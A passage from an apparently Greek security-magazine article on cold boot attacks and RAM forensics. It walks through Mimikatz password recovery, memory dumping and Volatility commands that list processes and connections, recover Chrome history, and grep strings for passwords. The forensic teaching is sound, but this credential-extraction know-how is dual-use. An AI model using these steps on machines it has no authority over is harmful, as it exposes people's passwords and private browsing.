σταδιακά αδειάζουν. Αυτό σημαίνει ότι κάθε κελί που έχει την τιμή 1, αν το αφήσουμε στην τύχη του είναι θέμα χρόνου μέχρι ν' αποκτήσει την τιμή 0. Για να διατηρήσουμε την τιμή 1 σε κάποιο κελί, πρέπει να τροφοδοτούμε τον αντίστοιχο κουβά διαρκώς, ώστε να αναπληρώνουμε τις απώλειες της διαρροής και να μην αδειάζει. Ε, λοιπόν, η μνήμη RAM λειτουργεί με αυτόν ακριβώς τον τρόπο. Οι κουβάδες της βέβαια δεν φέρουν κάποιο υγρό, αλλά ηλεκτρικό φορτίο. Έτσι, όταν διακόπτουμε την τροφοδοσία της μνήμης, όλοι οι αποθηκευμένοι άσσοι μετατρέπονται σταδιακά σε μηδενικά και τα δεδομένα χάνονται.

Πριν από μερικά χρόνια, μια ομάδα ερευνητών από το πανεπιστήμιο του Princeton απέδειξε ότι τα δεδομένα διαγράφονται με προβλέψιμο τρόπο. Η ίδια ομάδα ανέπτυξε κι έναν αλγόριθμο για την ακριβή ανάκτηση των δεδομένων από μνήμες των οποίων η τροφοδοσία είχε διακοπεί. Φυσικά, το χρονικό περιθώριο για αυτή την εργασία ήταν εξαιρετικά μικρό. Ωστόσο, όταν έψυξαν κάποιες μνήμες με υγρό άζωτο ή ακόμη και με σπρέι αέρα (αυτό που χρησιμοποιούμε για τον καθαρισμό του πληκτρολογίου), ο διαθέσιμος χρόνος αυξήθηκε δραματικά. Τελικά, η συγκεκριμένη ομάδα ερευνητών δημιούργησε ένα νέο είδος επίθεσης που ονομάζεται Cold Boot Attack.




Εικόνα 1
Όταν διακόπτουμε την τροφοδοσία σε μια μνήμη volatile, τα δεδομένα της μοιάζουν να εξατμίζονται σταδιακά. Στην εικόνα βλέπουμε μερικά στιγμιότυπα αυτής της διαδικασίας (5, 30, 60 και 300 δευτερόλεπτα μετά την διακοπή της τροφοδοσίας).

Επίθεση ...στην ψύχρα!

Ένας επιτιθέμενος που έχει φυσική πρόσβαση σε κάποιον υπολογιστή, ψύχει τις μνήμες RAM (εικόνα 2) αμέσως μόλις διακόψει την παροχή ρεύματος ή, αν είναι δυνατόν κάτι τέτοιο, πριν ακόμα κόψει το ρεύμα. Αμέσως μετά, με τη χρήση του προγράμματος msramdmp[1], που γράφτηκε καθ' ομοίωση του ram2usb (το πρόγραμμα που χρησιμοποίησαν οι ερευνητές του Princeton), παίρνει ένα ολοκληρωμένο

1. Μπορείτε να το βρείτε στο http://mcgrewsecurity.com/oldsite/projects/msramdmp.1.html

αντίγραφο της μνήμης. Αργότερα, ο επιτιθέμενος μπορεί να ερευνήσει αυτό το αντίγραφο της μνήμης και να αντλήσει πληροφορίες που θα ήταν αδύνατο να πάρει από τον αναμμένο υπολογιστή και με το συμβατικό τρόπο, λόγω περιορισμένων δικαιωμάτων. Σημειώστε ότι αυτή τη μέθοδο έχουν χρησιμοποιήσει και οι διωκτικές αρχές ορισμένων χωρών, κατά την έφοδό τους σε σπίτια κατηγορουμένων για χάκινγκ.



Εικόνα 2
Η ψύξη της μνήμης επιτυγχάνεται πανεύκολα, ακόμα και με τη χρήση ενός σπρέι καθαρισμού!

Μα, τι μπορεί να περιέχει η μνήμη;

Η μνήμη RAM αποτυπώνει τη γενικότερη κατάσταση του συστήματος, λίγο πριν πραγματοποιηθεί η απόκτηση του αντιγράφου (memory acquisition). Από την μετέπειτα ανάλυση του αντιγράφου (memory forensics), μπορούμε να αποκτήσουμε σημαντικά δεδομένα όπως τα ακόλουθα:

- Κλειδιά κρυπτογράφησης.
- Ιστορικό περιήγησης του browser (ακόμη κι αν είχε χρησιμοποιηθεί η λειτουργία Private Browsing / Incognito).
- Ανοιχτά sockets (TCP / UDP) ή ανοιχτές πόρτες (χρήσιμο όταν έχει διεξαχθεί μια επίθεση ή όταν το σύστημα ήταν μολυσμένο από κακόβουλο λογισμικό).
- Λίστα ανοιχτών αρχείων και ενεργών διεργασιών.
- Τιμές (κλειδιά) του registry – αν πρόκειται για σύστημα με Windows.
- Κρυμμένες διεργασίες ή διεργασίες που έχουν τερματιστεί.


Συγκεντρώνοντας τα παραπάνω στοιχεία, μπορούμε να σχηματίσουμε μια συνολική εικόνα για την κατάσταση του συστήματος και την πρόσφατη δραστηριότητα του χρήστη. Εκτός από την ανάκτηση κωδικών και άλλων ευαίσθητων στοιχείων, η ανάλυση της μνήμης βοηθάει και στον εντοπισμό κακόβουλου λογισμικού, το οποίο όσο λειτουργεί ο υπολογιστής καταφέρνει να κρύψει την παρουσία του με επιτυχία. Εξάλλου, με την ίδια διαδικασία μπορούμε να ανακτήσουμε ακόμα και ολόκληρα εκτελέσιμα αρχεία (EXE ή DLL). Αυτό σημαίνει ότι έχουμε τη δυνατότητα να πάρουμε ένα αντίγραφο του εκάστοτε κακόβουλου προγράμματος ακόμα κι αν είχε προλάβει να διαγράψει τον εαυτό του από το δίσκο, σε μια προσπάθεια να δυσκολέψει τον εντοπισμό του. Η αλήθεια είναι ότι αυτό το τελευταίο θα μπορούσε να επιτευχθεί και με μια ανάλυση των περιεχομένων του δίσκου. Γενικότερα, εξετάζοντας τα περιεχόμενα των δίσκων θα μπορούσαμε να συλλέξουμε πάρα πολλές πληροφορίες για το σύστημα, για τις δραστηριότητες του χρήστη και για τα αρχεία του συστήματος που ενδέχεται να έχουν αλλοιωθεί. Ωστόσο, οι δύο μέθοδοι (ανάλυση μνήμης κι ανάλυση δίσκων) παρουσιάζουν εντελώς διαφορετικά πλεονεκτήματα και δεν είναι εύκολο να

συγκριθούν. Το μόνο σίγουρο ότι όσο η κρυπτογράφηση των αποθηκευτικών μέσων κερδίζει έδαφος, η ανάλυση των περιεχομένων της μνήμης μοιάζει ευκολότερη και αποδοτικότερη.


Στη συνέχεια θα αναφερθούμε επιγραμματικά σε δυο δημοφιλή εργαλεία του χώρου και αμέσως μετά θα εξετάσουμε ένα σενάριο ανάλυσης των περιεχομένων της μνήμης ενός συστήματος.

Mimikatz

Το Mimikatz είναι ένα εργαλείο ανοικτού κώδικα για την ανάκτηση των κωδικών των χρηστών και υποστηρίζει αρκετές εκδόσεις των Windows. Φυσικά, οι κωδικοί ανακτώνται από τη μνήμη και είναι σε μορφή plaintext. Το ίδιο εργαλείο αξιοποιείται και στην εργασία που ακολουθεί την εκμετάλλευση μιας ευπάθειας (post-exploitation) – κι ακριβώς γι' αυτό έχει ενσωματωθεί στο Metasploit framework. Το συγκεκριμένο πρόγραμμα, αν και έχει λίγο πολύπλοκη σύνταξη (επίτηδες, σύμφωνα με τον δημιουργό του) θα λέγαμε ότι είναι απαραίτητο εργαλείο για όσους ασχολούνται με την ασφάλεια των υπολογιστών.



Εικόνα 3
Με τη βοήθεια του Mimikatz, μπορούμε να ξετρυπώσουμε από τη μνήμη του συστήματος το username και το password του χρήστη.



Εικόνα 4
Το εργαλείο dumpit είναι μικρό, διανέμεται δωρεάν και λειτουργεί άψογα. Με τη βοήθειά του μπορούμε να πάρουμε ένα πλήρες dump της μνήμης του συστήματος.

Volatility Framework

Το Volatility είναι το πιο διαδεδομένο framework για Memory Forensics κι αποτελεί προϊόν ανοιχτού κώδικα, γραμμένο σε Python. Χρησιμοποιείται για την εξαγωγή και την ανάλυση πληροφοριών, που περιέχονται σε ανακτημένα τμήματα της μνήμης RAM. Τα memory dump που αναλύει το Volatility μπορούν να προέρχονται από Windows (XP, 2003 Server, Vista, Server 2008, Server 2008 R2, 7, 8 κ.λπ.), Linux, OS X ή Android. Επιπρόσθετα, το Volatility αναλύει και crash dumps που παράγονται από τα ίδια τα Windows. Στο Kali Linux, στο οποίο στηριζόμαστε για τις ανάγκες του άρθρου, το Volatility υπάρχει προεγκατεστημένο. Περισσότερες πληροφορίες για την χρήση του μπορούμε να πάρουμε με τους εξής δυο τρόπους:

```
# volatility --help
# volatility --info
```

Οι σημαντικότερες παράμετροι που δέχεται το πρόγραμμα είναι οι ακόλουθες:

- **Imageinfo:** περιγραφή της "εικόνας" της μνήμης
- **Datetime:** ημερομηνία και ώρα της στιγμής που πάρθηκε το memory dump
- **Pslist:** εμφάνιση των ενεργών διεργασιών
- **Files:** κατονομασία των ανοιχτών αρχείων
- **Connections:** παρουσίαση των δικτυακών συνδέσεων (μόνο στα XP και στον 2003 Server)
- **Sockets:** αναφορά των ανοικτών δικτυακών sockets (μόνο στα XP και στον 2003 Server)

```
root@kali:/media/sf_Downloads/MEMORY DUMPS# volatility imageinfo -f osforensicsmemorydump.bin
Volatility Foundation Volatility Framework 2.4
Determining profile based on KDBG search...

          Suggested Profile(s) : Win7SP0x86, Win7SP1x86
                     AS Layer1 : IA32PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/media/sf_Downloads/MEMORY DUMPS/osforensicsmemorydump.bin)
                      PAE type : No PAE
                           DTB : 0x185000L
                          KDBG : 0x82927c28L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0x82928c00L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2015-01-20 15:45:58 UTC+0000
     Image local date and time : 2015-01-20 07:45:58 -0800
```


Εικόνα 5

Μερικές γενικές πληροφορίες για το memory dump, όπως προκύπτουν από τη χρήστη του volatility.

Τα μυστικά της μνήμης!

Ο φανταστικός μας φίλος Παντελής, έχει πρόσβαση σ' ένα "εχθρικό" σύστημα για λίγα μόνο δευτερόλεπτα. Το να προσπαθήσει να πάρει ένα αντίγραφο των εκατοντάδων GB που φιλοξενούνται στους δίσκους δεν μοιάζει με την καλύτερη ιδέα κι έτσι αποφασίζει να πάρει ένα αντίγραφο της (κατά πολύ μικρότερης) μνήμης RAM. Από την ανάλυση της μνήμης, ο Παντελής ελπίζει να αποκομίσει όλα εκείνα τα στοιχεία που φανερώνουν τις δόλιες ενέργειες και την ταυτότητα του ιδιοκτήτη του υπολογιστή.

Η εργασία του ξεκινά με το εργαλείο Mimikatz, το οποίο αποκαλύπτει το username, το hash του κωδικού αλλά και τον ίδιο τον κωδικό (δείτε την εικόνα 3) του χρήστη. Φυσικά αυτά τα στοιχεία είναι ελάχιστα και δεν επαρκούν στον Παντελή, ο οποίος αποφασίζει να συνεχίσει με το εργαλείο Dumpit (θα το βρείτε πανεύκολα με μια αναζήτηση στο Google) προκειμένου να πάρει ένα αντίγραφο της μνήμης RAM (εικόνα 4). Έχοντας στη διάθεσή του το memory dump, ο Παντελής μπορεί πλέον να εγκαταλείψει το "εχθρικό" σύστημα και να συνεχίσει την έρευνα στο δικό του μηχάνημα. Εκεί φορτώνει το Kali Linux, ώστε να εκμεταλλευτεί τις δυνατότητες του πανίσχυρου Volatility Framework. Σημειώστε ότι το εν λόγω εργαλείο θα το βρείτε στο Kali ως "volatility", ενώ σε άλλες διανομές απαντάται ως "vol.py". Με εξαίρεση αυτή τη διαφορά, το πρόγραμμα συμπεριφέρεται παντού με τον ίδιο ακριβώς τρόπο.



Εικόνα 6

Στα δεξιά βλέπουμε ένα μέρος του task manager του "εχθρικού" συστήματος. Στα αριστερά βλέπουμε τα σχετικά ευρήματα του volatility: Τη λίστα με όλες τις ενεργές διεργασίες του συστήματος.

Ο Παντελής αντιγράφει στον υπολογιστή του το rogue_pc_dump.raw, που περιέχει τα δεδομένα της μνήμης του ξένου υπολογιστή, και ξεκινά κάπως έτσι:


```
# volatility imageinfo -f rogue_pc_dump.raw
```

Μεταξύ άλλων, στην έξοδο του προγράμματος διακρίνουμε τα πιθανά προφίλ για το σύστημα από το οποίο λήφθηκε το memory dump. Όπως μπορείτε να δείτε στην εικόνα 5, τα πιθανά προφίλ είναι τα Win7SP0x86 και Win7SP1x86. Ο Παντελής σημειώνει αυτά τα δύο μεγέθη γιατί γνωρίζει ότι θα του χρειαστούν αμέσως. Το επόμενο βήμα είναι να τσεκάρει τις διεργασίες που έτρεχαν στο σύστημα όταν πήρε το αντίγραφο της μνήμης. Γι' αυτή την εργασία το volatility πρέπει να γνωρίζει την ακριβή εκδοχή του λειτουργικού συστήματος κι εδώ κολλάνε τα προφίλ που συναντήσαμε λίγο πριν. Ο Παντελής δοκιμάζει και τα δύο και λαμβάνει αποτελέσματα με το δεύτερο (Win7SP1x86):

```
# volatility -f rogue_pc_dump.raw --profile=Win7SP1x86 pslist
```

Το volatility εμφάνισε αμέσως μια εκτενή λίστα με όλες τις διεργασίες που εκτελούνταν στο "εχθρικό" σύστημα (εικόνα 6). Από αυτή τη λίστα, ένα πεπειραμένο μάτι μπορεί να αποκτήσει αμέσως μια εικόνα για τα όσα συνέβαιναν σ' αυτό. Ανάμεσα στις διεργασίες του συστήματος συναντάμε το Chrome και το Pidgin. Ο Παντελής ξέρει ότι πρέπει να ξεψαχνίσει όλες τις διεργασίες που έτρεχαν στο σύστημα, αλλά για προφανείς λόγους αποφασίζει να ξεκινήσει με τα δύο προαναφερθέντα προγράμματα.

Η μελέτη αρχίζει με τον browser και το πρώτο πράγμα που θέλει να μάθει ο Παντελής, είναι οι τοποθεσίες που είχε επισκεφθεί ο χρήστης του συστήματος. Για το σκοπό αυτό ζητά από το volatility να αναλύσει το memory dump και να εμφανίσει όλες τις συνδέσεις. Από αυτό το κατεβατό και με τη βοήθεια του grep, ο φίλος μας απομονώνει τις συνδέσεις που είχαν πραγματοποιηθεί από το Chrome:



Εικόνα 7
Οι δύο κύριες εφαρμογές που εκτελούνταν στο ξένο μηχάνημα.

```
root@kali:~/Desktop# volatility -f osforensicsmemorydump.bin --profile=Win7SP1x86 netscan | grep chrome
Volatility Foundation Volatility Framework 2.4
0x3e10f3b0         TCPv4    10.0.2.15:49217                216.58.209.4:80      ESTABLISHED      3008     chrome.exe
0x3e4bca38         TCPv4    10.0.2.15:49177                173.194.67.100:443   ESTABLISHED      3008     chrome.exe
0x3ebf0888         TCPv4    10.0.2.15:49213                2.18.95.139:80       ESTABLISHED      3008     chrome.exe
0x3ecffb10         TCPv4    10.0.2.15:49216                74.125.71.94:80      ESTABLISHED      3008     chrome.exe
0x3f822d70         TCPv4    10.0.2.15:49170                216.58.209.3:443     ESTABLISHED      3008     chrome.exe
0x3f831b98         TCPv4    10.0.2.15:49246                173.194.66.95:443    ESTABLISHED      3008     chrome.exe
0x3f8529c0         TCPv4    10.0.2.15:49169                74.125.71.94:80      ESTABLISHED      3008     chrome.exe
0x3f86e008         TCPv4    10.0.2.15:49247                74.125.71.113:80     ESTABLISHED      3008     chrome.exe
0x3f87c750         TCPv4    10.0.2.15:49199                64.233.166.94:80     ESTABLISHED      3008     chrome.exe
0x3f87ddf8         TCPv4    10.0.2.15:49211                64.233.166.155:80    ESTABLISHED      3008     chrome.exe
0x3f888430         TCPv4    10.0.2.15:49200                173.194.66.94:443    ESTABLISHED      3008     chrome.exe
0x3f8a2c20         TCPv4    10.0.2.15:49220                93.186.137.139:80    ESTABLISHED      3008     chrome.exe
0x3f8c7608         TCPv4    10.0.2.15:49236                216.58.209.4:80      ESTABLISHED      3008     chrome.exe
0x3f8c7980         TCPv4    10.0.2.15:49228                64.233.166.155:80    ESTABLISHED      3008     chrome.exe
0x3f8dc5f0         TCPv4    10.0.2.15:49233                74.125.71.156:80     ESTABLISHED      3008     chrome.exe
0x3f8e9608         TCPv4    10.0.2.15:49237                216.58.209.4:80      ESTABLISHED      3008     chrome.exe
0x3f8e9858         TCPv4    10.0.2.15:49229                64.233.166.155:80    ESTABLISHED      3008     chrome.exe
0x3f8ea858         TCPv4    10.0.2.15:49230                64.233.166.155:80    ESTABLISHED      3008     chrome.exe
0x3f8f1be8         TCPv4    10.0.2.15:49231                31.13.93.3:443       CLOSED           3008     chrome.exe
0x3f8f8008         TCPv4    10.0.2.15:49219                74.125.71.156:80     ESTABLISHED      3008     chrome.exe
0x3f8f9008         TCPv4    10.0.2.15:49181                216.58.209.4:443     ESTABLISHED      3008     chrome.exe
0x3f90e920         TCPv4    10.0.2.15:49234                216.58.209.4:80      ESTABLISHED      3008     chrome.exe
0x3f9b9608         TCPv4    10.0.2.15:49191                173.194.67.95:80     ESTABLISHED      3008     chrome.exe
0x3feb37e8         TCPv4    10.0.2.15:49185                173.194.67.101:80    ESTABLISHED      3008     chrome.exe
0x3fece438         TCPv4    10.0.2.15:49222                2.18.82.110:443      ESTABLISHED      3008     chrome.exe
0x3fecea20         TCPv4    10.0.2.15:49192                173.194.67.95:80     ESTABLISHED      3008     chrome.exe
0x3fed9b08         TCPv4    10.0.2.15:49178                74.125.195.95:443    ESTABLISHED      3008     chrome.exe
```

Εικόνα 8

Αναλύοντας τα περιεχόμενα της μνήμης, το volatility εντόπισε όλες τις δικτυακές συνδέσεις του συστήματος. Με τη βοήθεια του grep καταφέραμε να απομονώσουμε εκείνες που σχετίζονται με τον Chrome.

```
# volatility -f rogue_pc_dump.raw --profile=Win7SP1x86 netscan | grep
chrome
```

Το 2014, η ομάδα που αναπτύσσει το Volatility είχε διοργανώσει ένα διαγωνισμό δημιουργίας νέων plugins για το framework. Κάπως έτσι προέκυψαν δεκάδες χρήσιμες επεκτάσεις, τις οποίες μπορούμε να βρούμε πανεύκολα στο Διαδίκτυο. Ένα από αυτά τα plugins είναι το chromehistory. Με την ευκαιρία, πρέπει να πούμε ότι υπάρχουν παραλλαγές του για κάθε δημοφιλή browser. Όπως καταλαβαίνετε, με τη βοήθεια αυτού του πρόσθετου το volatility μπορεί να ανακτήσει το ιστορικό περιήγησης του Chrome, από το memory dump! Για να εγκαταστήσει ο Παντελής το chromehistory στο Kali Linux, εκτέλεσε τα ακόλουθα:

```
# cd /usr/share/volatility/contrib/plugins/
# git clone https://github.com/superponible/volatility-plugins.git
```

Αμέσως μετά επέστρεψε στον κατάλογο όπου είχε τοποθετήσει το memory dump, προκειμένου να συνεχίσει την εργασία του. Από εκεί εκτέλεσε και πάλι το volatility, ενημερώνοντάς το για τον κατάλογο με τα διαθέσιμα plugins και ζητώντας του να αξιοποιήσει το chromehistory:

```
# volatility --plugins=/usr/share/volatility/contrib/plugins/ -f rogue_pc_
dump.raw chromehistory -N --output=csv
```

Όπως βλέπετε, για την έξοδο των αποτελεσμάτων ο Παντελής επέλεξε τη μορφή CSV (comma separated values). Έτσι έλαβε ένα αρχείο με το ιστορικό του browser, όπως αυτό είχε αποτυπωθεί στη μνήμη κι από εκεί στο memory dump. Στη συνέχεια επιστράτευσε το προγραμματάκι cat, για να εμφανίσει μερικές μόνο στήλες του αρχείου:

```
# cat chromehistory.csv | cut -d"," -f 2,3,4,6
```

```
> cat chromehistory.csv | cut -d"," -f 2,3,4,6 | sort
"http://crypt.am/","Jabber Service","1","2015-01-20 15:35:13.462569"
"http://crypt.am/register.php","Jabber","1","2015-01-20 15:35:46.635569"
"http://deltahacker.gr/","","1","2015-01-20 15:43:45.085185"
"http://deltahacker.gr/","deltaHacker","1","2015-01-20 15:43:45.085185"
"https://list.jabber.at/","List of public XMPP servers","1","2015-01-20 15:35:01.
799569"
"https://www.google.com/intl/en/chrome/browser/welcome.html","Getting Started","1
","2015-01-18 21:35:31.164091"
"https://www.pidgin.im/download/","Download Pidgin for Windows","1","2015-01-20 1
5:24:45.345470"
```

Εικόνα 9
Προσθέτοντας το plugin chromehistory στο volatility, καταφέραμε να ανασύρουμε ένα πλήρες ιστορικό της περιήγησης.

Στην εικόνα 9 μπορείτε να δείτε τα αποτελέσματα που έλαβε ο φίλος μας. Παρατηρώντας ότι οι σελίδες που είχε επισκεφθεί ο χρήστης του υπολογιστή ήταν λίγες, ο Παντελής άρχισε να σκέπτεται πιο πονηρά. Μήπως ο χρήστης είχε χρησιμοποιήσει τη λειτουργία "Ιδιωτικής Περιήγησης", γνωστή κι ως "Incognito"; Έτσι, για μια βαθύτερη ανάλυση του memory dump, ο Παντελής αποφάσισε να εξαγάγει όλες τις συμβολοσειρές (strings). Εκεί μέσα, βλέπετε, ήταν πολύ πιθανό να κρύβονται ζουμερές πληροφορίες. Γι' αυτή τη δουλειά χρησιμοποίησε το προγραμματάκι strings και με τη βοήθεια του τελεστή ανακατεύθυνσης αποθήκευσε όλες τις συμβολοσειρές στο αρχείο strings.txt:

```
# strings rogue_pc_dump.raw > strings.txt
```

Μετά απ' αυτό, ο Παντελής μπορούσε πλέον να χρησιμοποιήσει το grep και να βάλει στο παιχνίδι τις κανονικές εκφράσεις. Συνεχίζοντας την αναζήτηση για διευθύνσεις που ενδεχομένως να είχε επισκεφθεί ο χρήστης, έδωσε κάτι τέτοιο:

```
# cat strings.txt | grep --only-matching --perl-regexp "http(s?):\/\/[^
\"\(\)\<\>]*" > url.txt
```

Με αυτό το κολπάκι, ο Παντελής πήρε μια πολύ μεγαλύτερη λίστα με διευθύνσεις. Φυσικά, κάποιες από αυτές επαναλαμβάνονταν πολλές φορές, καθώς αφορούσαν ξεχωριστά στοιχεία των ίδιων ιστοσελίδων (εικόνες, αρχεία CSS και JS κ.λπ). Επιπρόσθετα, υπήρχαν και διευθύνσεις που δεν σχετίζονταν με τον browser (μηνύματα των windows, ενημερώσεις προγραμμάτων κ.ά). Σε κάθε περίπτωση, ο Παντελής είχε καταφέρει να εντοπίσει όλες τις σελίδες που είχε επισκεφθεί ο χρήστης του μηχανήματος.

Η επόμενη ιδέα που είχε ο φίλος μας ήταν να ψάξει εντός του strings.txt για μερικές λέξεις κλειδιά που παρουσιάζουν ιδιαίτερο ενδιαφέρον (login, sign-in, password, email, account κ.ά.). Έτσι, κατάφερε να εντοπίσει τη σύνδεση σε κάποια υπηρεσία, με το όνομα χρήστη fake@hotmail.com και το συνθηματικό fakepassword (εικόνα 10). Η διεύθυνση που εμφανιζόταν λίγο παραπάνω από τα σχετικά τμήματα του strings.txt δεν υπήρχε στο ιστορικό του Chrome και συνεπώς ο Παντελής συμπέρανε ότι ο χρήστης προσπαθούσε να κρατήσει τη συγκεκριμένη σύνδεση κρυφή. Αυτό ήταν το πρώτο εύρημα που τον έκανε να χαμογελάσει και, όπως αντιλαμβάνεστε, του έδωσε ώθηση να συνεχίσει.

Όπως αναφέραμε παραπάνω, η λίστα των διεργασιών του συστήματος περιλάμβανε και την εφαρμογή pidgin.exe (με Process ID το 2840). Το συγκεκριμένο πρόγραμμα ανταλλαγής μηνυμάτων υποστηρίζει πάρα πολλά πρωτόκολλα και υπηρεσίες, μεταξύ



Εικόνα 10
Ορίστε και κάτι πιο ενδιαφέρον: Το όνομα χρήστη και το αντίστοιχο password, για κάποια δικτυακή υπηρεσία.

